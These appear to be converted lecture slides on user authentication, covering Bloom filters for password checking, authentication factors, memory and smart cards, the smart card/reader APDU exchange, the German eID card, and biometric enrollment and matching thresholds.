
$$h_1, \dots, h_k : U \rightarrow \{0, 1, \dots, n-1\}$$

1. Initially set the array to 0
2.  $\forall s \in S, A[h_i(s)] = 1$  for  $1 \leq i \leq k$   
(an entry can be set to 1 multiple times, only the first times has an effect )
3. To check if  $x \in S$  , we check whether all location  $A[h_i(x)]$  for  $1 \leq i \leq k$  are set to 1

If not, clearly  $x \notin S$ .

If all  $A[h_i(x)]$  are set to 1 ,we assume  $x \in S$


## Use members to create the bloom filter




Apply the same hash functions to "y"

"y" is a member of the set only if all bits are set to 1.

Bit 9 is not set to 1 so y is not a member of the set.



Note potential for false positives: Suppose z (not shown in figure) is NOT member of the set and applying the hash functions to z yields bits 2, 4, and 5. X1 sets bits 2 & 4. X2 set bit 5. Z will be incorrectly classified as a member of the set.



**Figure 3.5 Performance of Bloom Filter**

# The four means of authenticating user identity are based on:

**Something  
the individual  
knows**

- Password, PIN, answers to prearranged questions

**Something  
the individual  
possesses  
(token)**

- Smartcard, electronic keycard, physical key

**Something  
the individual  
is (static  
biometrics)**

- Fingerprint, retina, face

**Something  
the individual  
does  
(dynamic  
biometrics)**

- Voice pattern, handwriting, typing rhythm

# Types of Cards Used as Tokens

Card Type	Defining Feature	Example
Embossed	Raised characters only, on front	Old credit card
Magnetic stripe	Magnetic bar on back, characters on front	Bank card
Memory	Electronic memory inside	Prepaid phone card
Smart	Electronic memory and processor inside	Biometric ID card
Contact	Electrical contacts exposed on surface	
Contactless	Radio antenna embedded inside	

# Memory Cards

- Can store but do not process data
- The most common is the magnetic stripe card
- Can include an internal electronic memory
- Can be used alone for physical access
  - Hotel room
  - ATM
- Provides significantly greater security when combined with a password or PIN
- Drawbacks of memory cards include:
  - Requires a special reader
  - Loss of token
  - User dissatisfaction

# Smart Tokens

## ■ Physical characteristics:

- Include an embedded microprocessor
- A smart token that looks like a bank card
- Can look like calculators, keys, small portable objects

## ■ User interface:

- Manual interfaces include a keypad and display for human/token interaction

## ■ Electronic interface

- A smart card or other token requires an electronic interface to communicate with a compatible reader/writer
- Contact and contactless interfaces

## ■ Authentication protocol:

- Classified into three categories:
  - Static
  - Dynamic password generator
  - Challenge-response

# Smart Cards

- **Most important category of smart token**

- Has the appearance of a credit card
- Has an electronic interface
- May use any of the smart token protocols

- **Contain:**

- An entire microprocessor
  - Processor
  - Memory
  - I/O ports

- **Typically include three types of memory:**

- Read-only memory (ROM)
  - Stores data that does not change during the card's life
- Electrically erasable programmable ROM (EEPROM)
  - Holds application data and programs
- Random access memory (RAM)
  - Holds temporary data generated when applications are executed



Smart card



Card reader

### Smart Card Activation

ATR

Protocol negotiation PTS

Negotiation Answer PTS

Command APDU

Response APDU

### End of Session

APDU = application protocol data unit

ATR = Answer to reset

PTS = Protocol type selection

**Figure 3.6 Smart Card/Reader Exchange**

# Electronic Identity Cards (eID)

Use of a smart card as a national identity card for citizens

Most advanced deployment is the German card *neuer Personalausweis*


Can serve the same purposes as other national ID cards, and similar cards such as a driver's license, for access to government and commercial services

Has human-readable data printed on its surface

- Personal data
- Document number
- Card access number (CAN)
- Machine readable zone (MRZ)

Can provide stronger proof of identity and can be used in a wider variety of applications

In effect, is a smart card that has been verified by the national government as valid and authentic



**Figure 3.7 User Authentication with eID**

# The four means of authenticating user identity are based on:

**Something  
the individual  
knows**

- Password, PIN, answers to prearranged questions

**Something  
the individual  
possesses  
(token)**

- Smartcard, electronic keycard, physical key

**Something  
the individual  
is (static  
biometrics)**


- Fingerprint, retina, face

**Something  
the individual  
does  
(dynamic  
biometrics)**


- Voice pattern, handwriting, typing rhythm

# Biometric Authentication


- Attempts to authenticate an individual based on unique physical characteristics
- Based on pattern recognition
- Is technically complex and expensive when compared to passwords and tokens
- Physical characteristics used include:
  - Facial characteristics
  - Fingerprints
  - Hand geometry
  - Retinal pattern
  - Iris
  - Signature
  - Voice




**Figure 3.8 Cost Versus Accuracy of Various Biometric Characteristics in User Authentication Schemes.**



(a) Enrollment



(b) Verification



(c) Identification

Figure 3.9 A Generic Biometric System. Enrollment creates an association between a user and the user's biometric characteristics. Depending on the application, user authentication either involves verifying that a claimed user is the actual user or identifying an unknown user.




Figure 3.10 Profiles of a Biometric Characteristic of an Imposter and an Authorized Users In this depiction, the comparison between presented feature and a reference feature is reduced to a single numeric value. If the input value ( $s$ ) is greater than a preassigned threshold ( $t$ ), a match is declared.

